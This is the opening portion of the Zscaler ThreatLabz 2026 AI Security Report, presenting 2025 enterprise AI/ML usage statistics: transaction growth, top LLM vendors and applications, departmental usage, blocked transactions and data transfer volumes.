
ThreatLabz 2026
AI Security Report

Table of Contents



Executive Summary_

The daily reality of AI in 2025 was defined by speed, scale, and constant motion.

Enterprises now rely on artificial intelligence and machine learning (AI/ML) across the business to move faster, automate decisions, and increase productivity. AI supports development, communications, research, and operations at a pace that would have seemed unrealistic just a few years ago. But this acceleration has also come with more and more tradeoffs: more sensitive data flows through more AI/ML applications, often with less visibility and fewer guardrails.

That expanding AI footprint has widened the enterprise attack surface, and threat actors were quick to follow over the past year. Lower barriers and higher realism have made attacks faster and more convincing, while early signs of agentic and semi-autonomous AI misuse pointed to a shift in how threats are evolving. At the same time, organizations are contending with a growing mix of risks—from shadow and embedded AI to hallucinations and unsecured private models.

How do enterprises secure environments where AI touches everything, enable AI-driven innovation, and defend against AI-powered threats? (All without slowing the business, of course).

The Zscaler ThreatLabz 2026 AI Security Report explores how enterprises are navigating this balancing act. The report draws on analysis of 989.3 billion AI/ML transactions observed across the Zscaler Zero Trust Exchange™ from January 2025—December 2025, providing a grounded view into how AI is actually being used (and restricted) across global environments.


The data shows continued acceleration. Enterprise AI/ML activity increased 91.2% year over-year, while data transfer volumes rose 92.6%, reaching more than 18,000 terabytes (TB). At this scale, AI behaves less like a set of discrete tools and more like always on infrastructure, continuously moving and transforming enterprise data. Access, however, remains far from unrestricted. Organizations blocked 39% of AI/ML transactions, reflecting persistent concerns around data exposure, privacy, and policy enforcement.

Usage patterns also reveal where value and risk intersect. The AI applications employees rely on most, such as Codeium, Grammarly, and ChatGPT, sit at the center of how work gets done, driving the highest levels of activity while also appearing at the forefront in our risk findings.

In 2026, securing AI is about more than controlling AI/ML applications. It's about securing how AI is discovered, built, used, and governed across the enterprise. Organizations need visibility into AI usage and risk, protections that harden AI systems and data in real time, and consistent controls that secure access while keeping innovation moving. This report delves into the trends and realities shaping AI security, and provides guidance for enterprises looking to reduce risk and adopt AI safely.

What This Means for Enterprise Leaders

- **AI is now enterprise infrastructure.** Nearly one trillion AI transactions signal continuous, always-on operations. AI must be governed with the same rigor as cloud, identity, and data to support safe and scalable adoption.
- **Data exposure risk now scales with volume, not intent.** Petabyte-scale data movement through AI workflows increases exposure through repetition and speed, even when usage is approved and aligned with business intent.
- **Approved AI is the primary risk surface.** Mainstream, sanctioned AI tools account for the majority of enterprise AI activity and data interactions. While shadow AI remains a key concern, addressing unauthorized tools alone will not mitigate the full scope of AI-related risks and exposure.
- **Security is constraining AI adoption.** With 39% of AI transactions blocked, policy enforcement is actively shaping how AI is used. This reflects governance in action, not resistance to AI as leaders balance the tradeoff between innovation speed and risk tolerance.
- **Traditional security models are misaligned with AI workflows.** Controls designed for human-paced activity and static data cannot keep up with machine-driven, high-frequency AI interactions.
- **Competitive advantage will favor organizations that can govern AI at scale.** Enterprises that enable broad AI use with strong, inline controls will move faster than those forced to fully restrict usage due to unmanaged risk.



Key_ Findings

ThreatLabz analyzed **989.3 billion AI and ML transactions** in the Zscaler cloud from January 2025—December 2025. The key findings that follow are based on data spanning varying time periods* for comparative analysis.

Enterprise AI usage continues its strong upward trajectory. AI/ML activity increased 91% year-over-year, reaching nearly one trillion transactions across an ecosystem of more than 3,400 applications.

Enterprises send increasingly large volumes of data to AI tools. A total of 18,033 TB of data was transferred to AI/ML applications, a 93% year-over-year rise.

High block rates signal ongoing risk management. Enterprises blocked 39% of overall AI/ML transactions, underscoring continued concerns about data exposure, privacy, and policy alignment as AI usage expands.

Enterprise AI is wide open to compromise. Zscaler red teaming experts found most enterprise AI systems can be breached in just 16 minutes, and uncovered critical flaws in 100% of systems tested.

* Data collection periods:

- Annual and year-over-year analysis: January—December 2025, with year-over-year comparisons against the same period in 2024.
- DLP violations data and country-level data: June 2025—December 2025.

OpenAI dominates as the top LLM vendor. OpenAI accounted for the vast majority of LLM-driven enterprise transactions (3x more than Codeium), establishing it as the current de facto LLM.

ChatGPT accounts for the overwhelming majority of DLP violations. Across all AI/ML applications analyzed, ChatGPT generated 410 million data loss prevention (DLP) policy violations, affirming enterprise risks tied to high-context AI assistants.

Integrated productivity apps anchor enterprise AI usage. Grammarly became the #1 application by transaction volume, reflecting reliance on AI that operates directly within communication and business processes.

Finance & Insurance and Manufacturing lead enterprise AI usage again. For the third year in a row, these sectors represented the largest share of AI/ML traffic (23% and 20%, respectively) behind their modernization efforts and heavy documentation workflows.

The United States remained the primary source of AI/ML transactions. Activity was concentrated in the U.S., which accounted for 38% of transactions, followed by India (14%) and Canada (5%).

AI adoption continues to expand the enterprise attack surface. Broader use of AI across enterprise workflows has created more paths for data and access to be exposed, increasing the likelihood of data leakage, prompt misuse, and AI-assisted attacks—reinforcing the need for zero trust architecture and AI-powered security controls.

AI/ML_
Usage Trends

Enterprise use of AI continued its steep and steady climb in 2025.

ThreatLabz analysis of AI usage trends now includes more than 3,400 applications driving AI/ML transactions—four times more than the previous year. While many of these apps generate limited traffic, the sheer growth in the application ecosystem itself is a meaningful indicator. It reflects just how quickly AI capabilities are proliferating across vendors, use cases, and business functions, expanding both opportunity and exposure.

To understand how this growth translates into real-world enterprise usage, ThreatLabz analyzed AI/ML activity across several layers:

- **Overall AI/ML transactions,** based on URL category, including both allowed and blocked activity.
- **LLM vendor rankings,** identifying which model providers generate the most AI/ML traffic and power enterprise AI workflows.
- **Top AI/ML applications,** highlighting the specific apps driving enterprise AI activity and traffic volume.
- **Departmental AI usage,** mapping high-volume AI applications to common enterprise departments to understand where AI is being applied in day-to-day work.

With these perspectives, we aim to provide a comprehensive view of how AI is actually being adopted across the enterprise and where usage, dependency, and risks are converging.

Global growth in AI/ML transactions

AI/ML transactions approached the trillion mark in 2025, totaling 989.3 billion. Much of this growth is tied to high-volume applications such as ChatGPT, Grammarly, and Codeium.

AI/ML USAGE TRENDS BY TRANSACTION VOLUME




Figure 1: Year-over-year comparison of AI/ML transactions (January-December 2025)

KEY FINDING

AI/ML activity increased 91% year-over-year across an ecosystem of more than 3,400 applications.

As in previous years, a share of the traffic falls under “General AI Applications.” This reflects AI/ML transactions that don’t map to a specific known application, but are identified as AI-related by Zscaler’s AI/ML-powered URL categorization, which analyzes text, images, and other content signals to recognize AI-related activity. New AI applications emerge faster than they can be manually classified, making it essential to detect previously unknown sources of AI traffic and bring them under security policy enforcement.

Unless otherwise noted, subsequent analysis in this report focused exclusively on classified applications. This approach gives us visibility into AI adoption through established AI/ML applications.




Figure 2: Distribution of AI/ML transactions across general and classified AI applications

Top LLM vendors, applications, and departments

Looking at enterprise AI usage through LLM vendors offers a unique view of how AI is operating at scale. While employees interact daily with individual applications and features, transaction patterns show which model providers consistently sit underneath those experiences. Vendor-level visibility is a useful way to understand how AI adoption is taking shape beneath the surface.

Key LLM vendor findings

- **OpenAI** was the clear leader among LLM vendors in 2025, accounting for 131 billion transactions, more than three times the volume of its nearest competitor. The release of GPT-5 in August expanded adoption across coding, multimodal reasoning, and complex task execution. OpenAI's expanded Enterprise API options, including stronger privacy and model isolation, also reinforced its role as the backend for copilots and AI-enabled SaaS features.

- **Codeium** (rebranded as Windsurf in 2025) emerged as the second-largest source of enterprise LLM traffic (42 billion transactions). Adoption was likely driven by its coding-focused proprietary models, which appear frequently in software development pipelines and engineering environments. This mirrors the departmental analysis that follows, where engineering stands out as the most active AI user.

- **Perplexity** took the third position by transaction volume last year (12 billion transactions). Beyond AI-powered search, it also operates proprietary LLMs that power its answer engine. Accordingly, enterprise usage reflects growing dependence on AI-assisted research and knowledge synthesis.




Figure 3: LLM vendor transaction trends throughout 2025

Transaction volume remains highly concentrated among a set of widely adopted applications that sit directly in the flow of work—researching, editing, writing, coding, translating, and collaborating.

Key application findings

- **Grammarly** emerged as the most active AI/ML application in enterprise environments (38.7% of total transactions), overtaking ChatGPT in total transaction volume. With features ranging from summarization to advanced rewriting and tone guidance, it's easy to see why Grammarly is prominent in everyday enterprise content workflows.
- **ChatGPT** remained a dominant general purpose assistant (14.2%), used broadly across roles for research, drafting, and analysis, making it a common touchpoint for enterprise data.
- **Codeium** entered the top five (5%), showing how AI has become a regular part of software development work where source code and proprietary logic are routinely processed.
- **DeepL** continued to see strong adoption in global organizations (3.3%), supporting multilingual communication across business-critical content.
- **Microsoft Copilot** rounded out the top five (3%), driven by its deep integration into Microsoft 365 and its role in automating daily productivity tasks.




Figure 4: Percentage of total AI/ML transactions driven by leading AI applications

Note: The Zscaler Zero Trust Exchange tracks ChatGPT transactions independently from other OpenAI transactions at large.

TOP 20 AI/ML APPLICATIONS BY TRANSACTION VOLUME

Application	Total Transactions
Grammarly	327,311,080,013
ChatGPT	120,227,890,252
Codeium	42,337,652,986
DeepL	27,847,680,087
Microsoft Copilot	25,503,137,940
Perplexity	12,386,054,978
GitHub Copilot	11,348,420,722
OpenAI	10,352,420,115
QuillBot	8,913,115,535
ChurnZero	8,153,526,358
Anthropic	4,922,983,385
Glean	4,542,501,122
GliaCloud	3,249,239,347
Claude	2,850,954,278
Google Gemini	2,604,461,019
SundaySky	2,483,835,170
Yellow Messenger	1,734,555,650
Cresta	1,585,454,178
Poe	1,483,703,558

Looking beyond which AI applications dominate overall usage, the next layer of analysis shifts from tools to teams.

ThreatLabz mapped AI/ML traffic across a defined set of common enterprise departments to better understand how AI is being used in practice. This view focuses on applications with substantial usage (at least one million transactions) and associates them with the department in which they are most often used. The percentage shares shown reflect relative usage within this scoped set of departments and applications, rather than total enterprise AI traffic.

Key department findings

- **Engineering** led enterprise AI usage, accounting for 48.9% of AI/ML transactions within this scoped view. Engineering teams in particular integrate AI into daily build cycles, where even small efficiency gains compound quickly across releases.
- **IT** followed closely as an AI-dependent function, representing 31.8% of activity. AI usage in IT tends to support operational efficiency, including system support, troubleshooting, and internal process automation.
- **Marketing** ranked third in enterprise AI usage (6.9%) within this analysis. Adoption in marketing is more distributed across content-driven and design-oriented workflows, resulting in steady but lower overall transaction volumes compared to technical departments.

SHARE OF TRANSACTIONS BY DEPARTMENT




Figure 5: Share of AI/ML transactions by core enterprise departments

Blocked transactions

Organizations also tightened the reins on enterprise AI in 2025. Data exposure, privacy, and compliance concerns pushed them to block 39.2% of total AI/ML transactions, reinforcing AI governance as a standard part of daily security operations.

The applications most impacted by enforcement controls were also among the most widely used AI apps in the enterprise. Grammarly comprised the single largest share of blocked activity—171.2 billion blocked transactions, which amounted to 44.2% of all blocked AI/ML transactions. Broad-use AI applications remained under scrutiny as well. ChatGPT and Microsoft Copilot were frequently blocked, seeing 5.7 billion and 4.1 billion transactions blocked, respectively, as access to unstructured data continues to raise the risk of sensitive enterprise information being shared unintentionally.

AI coding assistants, including Codeium and Tabnine, were also commonly blocked to limit exposure of proprietary code and development artifacts. Language and content transformation tools, such as QuillBot and DeepL, faced similar controls, reflecting broader efforts to limit content sharing with external models.

TOP BLOCKED AI APPLICATIONS

1	Grammarly
2	GitHub Copilot
3	ChatGPT
4	Microsoft Copilot
5	QuillBot
6	Codeium
7	DeepL
8	Tabnine
9	Poe
10	Perplexity

Data transferred to AI applications

Transaction volume alone doesn't fully capture how enterprises are using AI. To add context, ThreatLabz also examined the amount of data transferred between enterprise environments and AI/ML applications.

Over the past year, enterprise data transfer to AI/ML applications continued to rise, reaching 18,033 terabytes (TB)—a 93% increase year-over-year. A subset of widely adopted top applications accounted for the largest share of this data movement. Grammarly remained the top application by this measure, with 3615 TB of data transferred. Close behind was ChatGPT (2021 TB), followed by OpenAI (865 TB), DeepL (625 TB), and Codeium (387 TB)—applications that span use cases that typically handle high-value enterprise data.

As AI becomes more ingrained in daily work, more enterprise data is moving through it. Analyzing both traffic and data volume helps surface where AI usage is scaling and where security and oversight matter most.

SHARE OF DATA TRANSFERRED





Figure 6: Top AI/ML applications by the percentage of total data transferred



KEY FINDING

A total of **18,033 TB of data was transferred to AI/ML applications**—a 93% year-over-year increase.

Data loss to AI applications

AI's ability to accelerate work from idea to output in minutes comes with a high-stakes tradeoff: sensitive data can be shared with external models in *seconds*. What's more, with embedded AI features inside common SaaS applications and services, content is often transmitted automatically, increasing the likelihood of unnoticed exposure.

Preventing data loss to external models has become one of the most important security priorities of the year.

